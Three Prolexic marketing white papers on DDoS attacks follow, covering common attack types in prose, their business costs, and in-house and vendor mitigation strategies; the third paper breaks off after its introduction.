Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.





A Prolexic White Paper


Defending Against DDoS Attacks: Strategies for the Network, Transport, and Application Layers

Introduction

Prolexic has seen evidence that any company with an online presence, regardless of industry or organization type, is vulnerable to Distributed Denial of Service (DDoS) attacks. Furthermore, we are seeing an increase in DDoS attacks that may act as a cover for even more damaging hacker activities, such as stealing customer credit card information, customer lists, or gaining root access to a company's core IT systems. How can companies become smarter in recognizing DDoS attacks and be prepared to fight them off?

This white paper will explore a sampling of DDoS attack types and discuss the various strategies used to defend against them. It will also discuss the benefits of investing in dedicated DDoS mitigation services as a first line of defense to both discourage cyber threats and provide fast, reliable, and real-time mitigation when an attack occurs. Prolexic believes that protecting a web presence at the network, transport, and application layers is the most effective strategy as the occurrences, size, and complexity of DDoS attacks grow.

A DDoS attack is an attempt to make a computer resource (i.e. web site, e-mail, voice, or a whole network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled Zombie or botnet (robot network) computers. These have fallen under the control of an attacker, generally through the use of Trojan viruses.



Although there is an average of 7,000 DDoS attacks each day, most online customers have no idea what is happening. They only know that they're frustrated because they can't access their favorite shopping site or that their financial services portal is performing extremely slowly. However, when DDoS attackers strike high profile sites, the world hears about it – not only from main stream media outlets, but also through (often negative) social media channels like Twitter and Facebook.

An increasingly serious problem

According to Forrester, the average loss of revenue during a Layer 7 DDoS attack is US\$220,000 per hour.¹ In addition, the cost to a company for the loss of reputation can be even more damaging than the financial costs. The frustration of slow site performance and unexplained downtime can erode customer confidence and brand loyalty.

The seriousness of cyber threats continues to escalate. The complexity and scale of DDoS attacks are increasing steadily with attackers “moving up the stack” to focus on the application layer rather than the network. Gartner reports, however, that 90 percent of security investments are still focused on network security even though 75 percent of DDoS attacks are focused on the application layer. In fact, Gartner emphasizes that over 90 percent of security vulnerabilities exist at the application layer rather than the network layer.²

At Prolexic we have seen the number of application layer attacks increase by 318% between 2009 and 2010 – and the reasons vary as to why certain sites are targeted. Attacks have become tools for profit, extortion, and the promotion of international agendas and to enact social change. Whether aimed at

religious groups, state organizations or businesses, and whether the attacker is a “geek” teenager in Eastern Europe or an adult in new “hactivist” groups such as “Anonymous,” DDoS attacks can wreak havoc on any vulnerable web site.

Prolexic believes that the first step to obtaining a foothold against DDoS attacks is to gain knowledge of the characteristics of the most common types of threats. Then it is possible to build a mitigation strategy to fight back, as well as make a web site less vulnerable and attractive to attackers.

Understanding common types of DDoS attacks

DDoS attacks can be categorized into three general types – application layer attacks, network layer attacks, and transport layer attacks. These attacks can be launched to consume all available corporate bandwidth, attempting to fill your pipes with illegitimate traffic. They can attack routing protocols and can attempt to disrupt your services either by resetting them or offering data that will harm the operation of your servers.

Most importantly, IT managers and Internet systems managers should understand the characteristics of a Layer 7 attack, which will often be combined with protocol attacks that are intended to consume valuable bandwidth. The attacker’s strategy is that even if Layer 7 DDoS attack mitigation is in place to fight the attack, the bandwidth to sustain a large flood will not be available.

Layer 7 attacks are often the most difficult to mitigate because, unlike Layer 3 and Layer 4 attacks, Layer 7 attacks overwhelm the server with fully established connections and flood the server with requests that appear to be originating from legitimate users. The server will eventually exhaust its resources processing malicious requests and will deny legitimate users from connecting to the site or requesting resources.

It is important to keep in mind that for attacks that are intended to consume available bandwidth, the only effective mitigation strategy is to filter the attack upstream closer to the source to prevent “the last mile” from becoming saturated. In addition, because live attackers are continually tweaking characteristics and signatures during the attack, Prolexic recommends an approach using expert DDoS mitigation technicians who monitor automated tools in real time, who can identify and recognize the attacker’s moves, and then draw upon their training and expertise to develop an immediate countermove.

Here we will discuss some common types of DDoS attacks, and some in-house measures to try to block the attack.

Slow Loris

This attack will open a number of sessions with the server and send partial requests intermittently without ever finishing the request in an attempt to keep these sessions open. Eventually the server will run out of resources and be incapable of accepting new sessions. You can increase the number of maximum clients, limit the number of sessions from a single IP address, limit the minimum transfer speed allowed and limit the length of time a client may stay connected. Reverse proxy servers also protect web servers from this attack.

Slow Post Flood

Similar to the Slow Loris attack in that attacking clients send fragments of a request instead of the whole request to keep connections alive for as long as possible. The difference is that unlike the Slow Loris attack the client sends a request with full HTTP headers and a content-length header to bypass any mitigation that checks for complete HTTP headers. The client then sends fragments of the content to delay the server's response.

As a line of defense, you can increase the number of maximum clients, limit the number of sessions from a single IP address, limit the minimum transfer speed allowed and limit the length of time a client may stay connected. Reverse proxy servers also protect web servers from this attack.

Parameter Tampering

This attack modifies web data like referrer fields, form fields and cookies. By changing the data in the fields it may be possible to use up server resources as the server attempts to process unexpected large amounts of data. Proper design and management may help to alleviate this. Rely on server-stored data as opposed to client-supplied data like cookies. Limit the amount of data a user can submit.

SYN Floods

A SYN flood acts as though it is trying to establish a TCP session with the server, but doesn't respond to the server when it tries to reply to the client request. This will use up resources on the server until it can no longer establish new sessions. SYN cookies can help by not establishing the session in memory until the client replies to the server. Some implementations of SYN cookies can violate the TCP standards making a true client unable to establish the session.

Teardrop attack

This attack will send TCP fragments with overlapping values. When the server attempts to assemble the packet it can cause the server to crash. Patching and researching the vulnerabilities of your particular server may prevent the server from crashing.

Reflected Attacks

With a reflected attack the attacker spoofs your IP address and sends a request to an unrelated server. The unrelated server replies to your server thinking it initiated the request. ACLs blocking server replies directed to your server may help with this type of attack.

SSL Floods

With SSL Floods the attacker encrypts the traffic to the server. A server requires 15 times the resources to decrypt the traffic than it takes a client to encrypt the traffic. The average server can handle about 300 SSL connections. The average desktop only takes about 25% of its resources to establish 300 SSL connections. You can see how easily a server can be brought to its knees. Encryption makes it difficult to use pattern-matching techniques. SSL accelerators can help alleviate this problem. Turning off SSL renegotiation may also help.

DDoS mitigation strategies and techniques

Enterprises and Internet hosting companies alike have deployed automated intrusion detection and prevention hardware systems, as well as software firewalls, to block DDoS attacks. While these security products can help, they were not designed for that purpose.

Even Internet service providers and hosting companies cannot truly mitigate a DDoS attack by using a traditional approach of re-routing a site's traffic to a "black hole" in the network. While they are preventing malicious traffic from slowing down the performance of customer sites across the network, they are essentially making the situation worse for the company under attack. Customers still will not be able to access the web site, resulting in lost revenue and customer dissatisfaction.

As large, complex DDoS attacks escalate and new attack tools are released, e-Commerce companies and other online organizations should invest in dedicated DDoS mitigation services for their critical Internet applications. The complexity and sophistication of current attacks require an architecture that has been designed from the ground up to sustain current and future attack methods. Recommendations for this approach include:

- Anomaly-based and signature-based detection methods should be deployed to detect attacks before the site becomes unavailable to users.
- Resources should be distributed to avoid single points of failure issues resulting from an attack and to increase sustainability to attacks.
- Layer 7 mitigation appliances should be deployed on the network in strategic locations to mitigate the DDoS threat to critical application servers.

Most importantly, companies should establish ways to minimize the risk and cost of a DDoS attack prior to it happening. This strategy is outlined in the following steps:

Establish a contingency plan.

A contingency plan should include strategies to identify the attack, place pre-planned obstacles to the attack, monitor the attack, recover from the attack when finished and notify the appropriate law enforcement agencies.

Identify a person or persons who will be in charge of DDoS protection.

This person will assess the risk, identify mission critical infrastructure, identify thresholds indicating when to implement the plan, identify resources to combat the attack, and train the relevant people. Having all of this pre-staged will save your company valuable time and lost revenue when a DDoS attack occurs.

Identify single points of failure and purchase excess bandwidth possibly with a dedicated link to just announce targeted addresses.

Organizations need the ability to change DNS records and must have a good working relationship with their ISPs in case their assistance is needed to fight the attack. A disaster recovery site with a separate IP block that has never been publicly used would help get you back online quickly if the primary site comes under attack.

Consider your DNS to be a mission-critical application.

If your applications are protected but your DNS is vulnerable, a DDoS attack directed at your name servers can still render your services unavailable. Have distributed name server resources and know how to update your domain registrar to change name servers.

Other considerations

You could block all traffic or block all the protocol traffic to your server, but like routing traffic to a “black hole,” this approach may leave your site unavailable to your customers. You could block based upon the source address of the traffic, but you must be able to identify the sources. This approach would allow your site to be available to any source not included in the attack.

You can also implement caching, use static web pages when possible, use CDNs, prepare stand-by servers, purchase excess transit, and make sure all of your servers are patched and updated. Some hardware pieces that may help protect you are firewalls, load balancers, and content switches, but as mentioned earlier, these tools were not designed specifically to mitigate DDoS attacks.

The Prolexic approach to DDoS mitigation

Because DDoS attacks continue to become more dynamic and sophisticated, Prolexic takes a mitigation approach based on a strategic combination of proprietary technology tested under simulated attack conditions and the vast experience and expertise of human technicians. Our monitoring and mitigation services are provided at the network, transport, and application layers, including HTTPS, for a complete defense against all types of DDoS attacks.

Instead of routing traffic into “black holes” and rendering web sites inaccessible, Prolexic uses proprietary tools to route all in-bound traffic to the affected site to the nearest scrubbing center in our distributed global network. Prolexic uses proprietary filtering techniques, advanced routing, and patent-pending hardware devices to remove malicious bot traffic close to the source. Legitimate customer traffic flows back unhindered to the web site, which is back up and ready for business within a few minutes after traffic is routed through the scrubbing center. As long as the attack continues, malicious traffic continues to be monitored, blocked, and analyzed in real-time by Prolexic technicians, who are constantly counteracting any changes the attacker makes to the characteristics of the attack. Prolexic has found that this proactive, real-time approach using human expertise and past experience is far more effective than the use of automated mitigation tools alone.

As a result, Prolexic is able to mitigate DDoS attacks, regardless of complexity and changing signatures, within a few minutes after routing the traffic through our scrubbing centers. Unlike in-house IT departments, ISPs, and hosting companies, Prolexic offers DDoS mitigation service as its core business and can dedicate more bandwidth to fighting off attacks.

Conclusion

Cyber threats are increasing in size and complexity and no web site is immune to the damage that DDoS attacks can incur in terms of lost revenue and decreased customer confidence. Also, the seriousness of the situation is escalating to such an extent that the Pentagon may soon consider DDoS attacks “acts of war,” according to a May 31, 2011, Wall Street Journal report.

Prolexic maintains that knowledge of the various types of DDoS attacks and the effectiveness or ineffectiveness of various mitigation methods can give IT managers and Internet network technicians an upper hand in protecting against network, transport, and application layer attacks. However, in-house DDoS strategies can only go so far in terms of bandwidth, tools, and IT resources to prevent or fight off larger and more complex Layer 7 attacks.

In addition, IT organizations should beware of being lulled into a false sense of security by service providers who promise DDoS mitigation, but who simply rely on ineffective stop-gap measures such as the “black hole” or automated tools that are no match for a live attacker on the other end. E-Commerce companies should also be wary of mitigation services that provide network security alone but leave the application layer vulnerable.

In Prolexic’s experience, the best defense against DDoS attacks is partnering with a dedicated service provider with a core focus on DDoS mitigation. In addition to advanced proprietary mitigation tools to protect the network, transport, and application layers, this proactive approach adds the live presence of expert security engineers who monitor the attack in real time and respond instantly to the attacker’s every move. The result is faster, more successful mitigation without shutting down the site or taxing in-house resources – and a faster return to online business as usual after an attack.

Prolexic’s Security Operations Center

Prolexic operates its Security Operations Center 24/7 to fight DDoS attacks on behalf of clients worldwide. Staffed by more than 40 engineers, the largest DDoS mitigation staff of any provider, Prolexic blends human expertise with the best mitigation equipment available. This is augmented with proprietary technologies, advanced routing and cutting edge techniques to address zero-day attacks. In addition, Prolexic continuously develops proprietary monitoring and mitigation tools to deliver state-of-the-art capabilities that simply cannot be matched by commercial off-the-shelf hardware appliances or software applications.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1. "Cure Your Big App Attack - Security attacks are moving 'up the stack', Peter Silva, Sys-Con Media, June 22, 2011
2. "Enterprise Strategies for Mitigating Denial-of-Service Attacks", John Pescatore, Lawrence Orans, Gartner, 4 August 2011



A Prolexic White Paper

The Executive's Guide to DDoS

On the front page

Distributed Denial of Service (DDoS) attacks have been all over the news lately – although it seems like we’ve been reading about them for years. A long parade of websites, some of them the biggest and – one would think – best-protected on the entire internet, have been taken offline by hackers, blasted from the web by a blizzard of unsolicited requests coordinated by shadowy networks of attacking PCs. Most of the attackers have no idea they are part of a DDoS attack, but the target, when the technique is properly executed, most certainly does.

Even the most muscularly provisioned services are vulnerable. The popular online multiplayer videogame Eve Online has sufficient capacity to support tens of thousands of simultaneous, real-time connections from its players, all of whom are potentially interacting with many others at any given time. The company behind Eve, Crowd Control Productions, runs the game on a specialized server farm, with dozens and dozens of machines devoted solely to keeping the online game functioning.¹ Even so, a major DDoS attack managed to quickly cause the entire system to grind to a halt.²


Beyond damage to a company’s website and online services, DDoS attacks can even cause havoc deeper inside IT infrastructure. A sufficiently large-scale assault can knock whole sectors of an organization’s network offline, and, in rare cases, can even affect regional internet connectivity.

The monetary costs of a DDoS attack – in terms of lost sales, damage to reputation and an inability to perform basic functions, in many cases – vary widely, but research from the Yankee Group, Forrester, and IDC estimate the total loss for every hour of downtime at anywhere from US\$90,000 for a catalog sales center up to nearly US\$6.5 million for a retail brokerage.³ Clearly, DDoS can be an existential threat to many businesses.




How it works

The basic idea behind a denial-of-service attack is quite simple. An attacker wishing to prevent a website or server from functioning correctly directs a large amount of requests – sometimes meaningless and sometimes legitimate – or other traffic to the target. This forces the target website to respond, taking up small amounts of its computing resources. Enough traffic and the target's performance will begin to suffer as it is forced to devote increasing amounts of its capacity to dealing with the flood of requests. Pile on more requests and all traffic comes to a halt, drowned out by the chorus of the attacker's digital noise.



DDoS is a big problem that's getting worse



As with so much in the world of digital security, however, the basics only tell a small fraction of the story. If an attacker simply configures his or her computer to blast a target site with information in an attempt to knock it offline, two problems will arise immediately.

The first is that a single machine is unlikely to be able to generate the volume of garbage traffic needed to cause trouble to anything but the simplest of targets. More importantly, the target will be able to clearly identify the source of the noise – the attacker might as well paint a “here I am” sign on his or her back. In light of the probability of a prosecution under the Computer Fraud and Abuse Act⁴, as well as any number of other laws, stand-alone DoS attacks have proved unpopular.

Adding the extra “D” to “DoS”

However, malware writers have added the all-important extra “D” – for “distributed” – to the DoS attack with the advent of botnet technology. Instead of using one’s own system to attack a target with meaningless but damaging noise, why not get a group of strangers to do it instead? Botnet malware allows online criminals to do just that.

The technique is based on infecting unsuspecting users with a malicious program that connects them to a hidden server and enables hackers to issue certain commands to them. A group of compromised machines linked together in this way is known as a botnet. Botnets have a number of functions beyond DDoS attacks, including acting as difficult-to-trace sources of illegal spam email and a means to perpetrate fraud via pay-per-click online advertisements.⁵ They are frequently treated as a commodity by digital criminal groups, who lease them out to customers to use as they see fit.

An attacker, then, can command all the machines in a botnet to target a single site or server at the same time and flood it with traffic, drastically increasing the amount of data that can be flung at a victim in a given time period.

This solves the two basic problems with DoS as an attack technique simultaneously, making the perpetrators both much more powerful in terms of the white-noise traffic they can direct at their targets and more difficult to detect by several orders of magnitude. An IT staff trying to identify the attacker will see, instead of a single machine, a list numbering in the tens of millions in the case of the biggest botnets. And even if they are somehow able to identify the control servers being used to coordinate the attack, there will likely be no clue provided as to the actual identity of the people behind it.

A new wrinkle: Reflection

Botnets of such a size, however, are few and far between. They tend to be difficult to construct, as well as making for fat targets for law enforcement and white-hat security researchers, who will devote significant amounts of resources to a network that grows to the size of, say, BredoLab. (This gigantic botnet was seriously damaged by a Dutch government enforcement action that seized nearly 150 command-and-control servers in 2010, heavily undermining its capabilities.⁶)

BredoLab is thought to be the record-holder for botnet size, but getting precise measurements of the number of infected computers in a given network is difficult, in part because their patterns of activity vary widely. The infamous Gumbler botnet, for example, is noted for manipulation of Google search results and its spreading of malicious programs disguised as antivirus solutions that in reality infect victims with additional malware, while the Conficker worm uses the Waledac spambot system to continually propagate itself.⁷ The latter also displays a high level of sophistication, encrypting its payloads with either 512-bit or 1024-bit hashes, and delaying any activity beyond widespread infection until the fifth identified variant.

Nevertheless, even the most sophisticated of these malicious networks are often victims of their own success, drawing a great deal of unwanted attention from researchers at digital security companies and major computing firms. Microsoft reportedly had a significant role in the effective destruction of the Rustock botnet, which at one time had been thought to be responsible for a sizable fraction of the total worldwide volume of spam messages.⁸

However, clever hackers have a way to effectively multiply their hordes of zombie machines. Instead of simply telling the botnet to flood a target directly, each of the infected PCs sends requests to a long list of other, uninfected computers. Ordinarily, this would simply lead to a flood of responses to the botnet machines, but there's a twist – hackers can spoof the internet addresses of the infected computers to instead point to the real target.

This causes all of the response traffic from all of the machines queried to redirect onto the victim, creating a digital tsunami of confusing information that creates the desired DDoS effect, enabling higher traffic volumes – often made up of garbage data and requests – and an additional layer of anonymity between the attacker and the target.

Other variants

Not all DDoS techniques are focused on a one-time, full-scale takedown of the target's systems, however. Some attackers aim to degrade and harass, rather than completely knock out their victims. This is known as degradation of service, and it carries its own set of headaches for its targets. Accomplished by multiple smaller-scale DDoS traffic spikes designed to create a long-term, systemic slowdown in performance and availability, the technique can be difficult to distinguish from a legitimate surge in user activity.

Victims could assume, for example, that their site traffic numbers show significant interest in their organization's products or services, and consequently make substantial changes to a business plan based on this false assumption. The financial fallout from such an attack could be disastrous.

That said, others take the DDoS attack in the opposite direction, aiming for not just a shutdown of the victim's web services, but the actual destruction of valuable IT hardware. So-called permanent denial-of-service attacks were brought to prominence by a 2008 presentation at a European security convention by HP researcher Rich Smith, who stated that embedded systems were vulnerable to malicious firmware updates that could damage them irreparably.⁹ This technique, however, is highly uncommon, and UK tech publication the Register reported at the time that no such attack had yet been seen operationally.¹⁰

This doesn't mean, of course, that PDoS is destined to remain a footnote of history. Awareness of the potential damage that can be caused by the use of cyberwarfare has caused serious concern not just for the security of corporate data, but for national security as well. The Stuxnet worm's release – and reported subsequent destruction of Iranian nuclear research hardware – has demonstrated the potential for computer software to inflict real-world damage. The similarity of PDoS' supposed ability to render various types of network hardware unusable is plain, and the possibility of its use in the future remains a real one.

The effects

Once a DDoS attack is active, the effects on an organization's IT infrastructure can be wide-ranging and severe. In many cases, the first sign that something is wrong is a rapid degradation of web server performance, manifesting as increasing difficulty in accessing the site and serious slowdowns in page loading speed.

The goal of most DDoS attacks, however, is to knock websites or services completely offline, and this can happen quite quickly if there is enough junk traffic being sent. Visitors to the site or users of the service will get error messages of various types, depending on the exact nature of the hosting in use.

While many consumers and workers may simply experience these outages as an annoyance, the consequences can be severe. An organization's reputation for stability and technical expertise can suffer greatly as a result of a significant DDoS attack, causing real but difficult-to-measure damage to the bottom line and granting a potential competitive advantage to rivals.

The trust of consumers in the organization's brand can also be substantially eroded as a result, and multiple incidents can create the hugely damaging perception of technical incompetence or a lack of organizational emphasis on security. Particularly for businesses in a highly technical field or one that places a high premium on reliability and safety – like healthcare or finance – consumer trust can be a make-or-break consideration.

Moreover, the damage can be compounded by media attention to such an incident, particularly if the victim of a DDoS attack is already in the public eye. While an active, responsible reaction to the event will go a long way toward mitigating this effect, there are no guarantees for how a publicized attack will play out in the press, and negative coverage can quickly exacerbate the reputational damage involved, fairly or unfairly.

Regardless of whether an organization is to blame for lackluster protective measures in place to defend against DDoS attacks, fault can easily be ascribed to the victim. This makes post-incident image management an essential concern for organizations affected.

This tendency in and of itself is worsened by the generally poor understanding of DDoS outside of the technical sphere. While the technique is undeniably damaging, non-experts may erroneously jump to the conclusion that company information or customer data stored on the organization's systems has been compromised, which further complicates the aftermath.

In sum, the combination of real and perceived fallout from a DDoS attack can spell major problems for many victims. Companies in a competitive market sector – again, particularly one related to or reliant upon technology – could find themselves suddenly playing catch-up or relegated to a smaller corner of their field. If their position is already tenuous, such an event might even affect a business' basic viability.

Mitigation

Fortunately, there are a number of ways to either mitigate the worst effects of a DDoS attack or ward them off completely. Beyond having the right protective systems in place and ensuring sufficient overflow capacity is available, much depends on an active, well-informed response to an incident.



When IT staff notice the telltale symptoms of DDoS, including sudden performance degradation and system load spikes, the most important thing is to make sure that the problem really is a DDoS attack. There are a number of errors and technical failures that can look superficially like a DDoS attack, so it's critical to ensure that staff is acting to tackle the right kind of problem. A highly publicized outage of BBC websites earlier this year had many speculating that an attack from noted hacktivist group Anonymous was responsible – due to negative coverage of the group from

the British state broadcaster – but the news outlet stated publicly that a rare simultaneous failure of both primary and backup routing systems was to blame instead.¹¹

If it is, in fact, a deliberate attack, IT personnel should move quickly but with clear purpose. An investigation of an organization's log files can help reveal important details about an incoming DDoS, both in the volume of the garbage traffic and the specific technique being used to flood systems. Certain types of incoming instructions could be vulnerable to settings changes in a company's network systems, potentially choking off a significant proportion of the attack's strength.

Additionally, if there are identifiable sources of attack code, acting to block off the worst ones can help mitigate the damage and increase the team's chances of keeping systems in working order. This might be particularly useful in the case of reflected DDoS attacks using a large third-party site as a redirect to focus harmful traffic onto a target. While such a site is unlikely to be the only one in use by the attackers, all avenues that can be closed off – especially major ones – can alleviate at least some of the strain.

Getting ready for next time

The well-coordinated use of multiple forms of defense is necessary to provide meaningful protection against DDoS attacks. Given the high level of sophistication displayed by modern cybercriminals, there is no single catch-all technique or system that will offer any reasonable assurance of safety.

However, intelligently deployed protection utilizing the multitude of technologies available to IT departments can dramatically decrease the potential of a DDoS attack knocking an organization's services offline.

At the most basic level, the use of a firewall can help protect against DDoS by validating traffic, which prevents some types of junk requests from getting through. Any reduction in the amount of meaningless instructions that must be handled by the target server is likely to at least partially mitigate the effects of an attack.

However, firewalls need to be configured in highly specific ways to provide much defense against DDoS. Without expert handling, they are unlikely to provide meaningful amounts of protection from floods of malicious traffic. Properly set up, though, the tools are an adequate first line of defense.

Of course, even the most skillfully configured firewalls won't provide standalone defense against any but the most rudimentary types of denial-of-service attack, which are relatively uncommon today. The protective capabilities of a firewall, however, can be greatly enhanced by the use of network hardware with specialized features designed for DDoS defense.

Many of these devices use a technique called traffic shaping to actively prioritize some types of instructions and requests above others, using a host of different – and highly customizable – rules and guidelines to cause some traffic deemed more important to flow freely, while slowing other types to make room in available bandwidth.

This functionality is useful for more than just DDoS defense as well, granting the ability to provide better network performance for important tasks without the need to add new raw capacity.

Unfortunately, this type of mitigation is more of a speed bump to major DDoS attacks than a true barrier. The capacity for bandwidth shaping can be easily overwhelmed by the raw volume of traffic produced by a serious botnet.

What's needed, then, is something that can combine the protective features of a firewall with the traffic analysis capabilities of advanced network infrastructure. Specialized front-end devices are on the market, as are systems that look for identifiable signs of DDoS activity in an organization's general traffic. Superficially, this offers some level of protection against these attacks.

The intrusion prevention system has grown more advanced in recent years, with increasingly impressive abilities to analyze traffic patterns and potential attack techniques to protect web resources from the threat of a DDoS. Should they continue to improve at a similar pace, these products could become a more robust line of defense in the future.

Nevertheless, even these systems are insufficient when deployed on their own. Just as with firewall-based protection, the ability to accurately separate legitimate traffic from a DDoS attack is central to their functionality. In light of the fact that DDoS attacks frequently take the form of legitimate traffic themselves, there is no guarantee that such signature-based defenses can provide a high level of assurance against the technique.

In the final analysis, the only way to provide truly robust DDoS protection to an organization's web assets is through the use of a carefully coordinated, multi-level system for identifying bad traffic and patterns, blocking out attack attempts and keeping legitimate functions running. Given the high level of technical and organizational expertise and specialization needed to get such a framework operational and keep it running, many companies opt to take advantage of specialist service providers instead of trying to construct this type of DDoS defense in-house. These specialists can offer emergency defenses like temporary bandwidth, expert traffic analysis and in some rare cases the ability to develop attack signatures in real time to block new or changing attacks.

Preparing a sturdy defense against DDoS attacks has become critical, especially for businesses with a strong online presence. In a recent Gartner report¹², the analyst firm states that client calls on DDoS have increased and DDoS services are nearing "must-have" status. The report goes on to state, "DDoS mitigation services should be a standard part of business continuity/disaster recovery planning and be included in all Internet service procurements when the business depends on the availability of Internet connectivity. Any Internet-enabled application that requires guaranteed levels of availability should employ DDoS protection to meet those requirements.

For more information on DDoS as well as attack monitoring and mitigation strategies, look for other Prolexic white papers in the Executive Suite Series.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1. <http://news.softpedia.com/news/EVE-Online-Readies-the-Largest-Supercomputer-in-the-Gaming-Industry-35225.shtml>
2. <http://massively.joystiq.com/2011/06/14/eve-online-server-offline-due-to-ddos-attack/>
3. http://cdn1.level3.com/App_Data/MediaFiles/4/C/C/%7B4CCD4BA3-4894-479D-9DE1-27A757395A0E%7Dmanaged_ddos_protection_whitepaper_001.pdf
4. <http://cyber.law.harvard.edu/studygroup/cybercrime.html>
5. http://news.cnet.com/Exposing-click-fraud/2100-1024_3-5273078.html
6. <http://www.zdnet.com/news/dutch-police-take-down-bredolab-botnet/478818>
7. <http://www.reuters.com/article/2009/04/24/us-security-virus-idUSTRE53N51820090424>
8. <http://arstechnica.com/microsoft/news/2011/03/how-operation-b107-decapitated-the-rustock-botnet.ars>
9. <http://www.darkreading.com/security/client-security/211201088/permanent-denial-of-service-attack-sabotages-hardware.html>
10. <http://www.theregister.co.uk/2008/05/21/phlashing/>
11. http://www.bbc.co.uk/blogs/theeditors/2011/03/total_outage_of_bbc_websites.html
12. "Hype Cycle for Infrastructure Protection, 2011", John Pescatore, Gartner, 08/10/11



A Prolexic White Paper

Defending Against DDoS Attacks: Human Security Mitigation vs. Automated Mitigation

Introduction

Prolexic believes that real-time monitoring and analysis of traffic during a distributed denial of service (DDoS) attack is the only answer to 100% effective mitigation when attack signatures are changing. This white paper will explore the benefits of a DDoS mitigation approach that relies on human interaction during the attack versus the use of automated (“black box”) mitigation and traffic analysis tools.

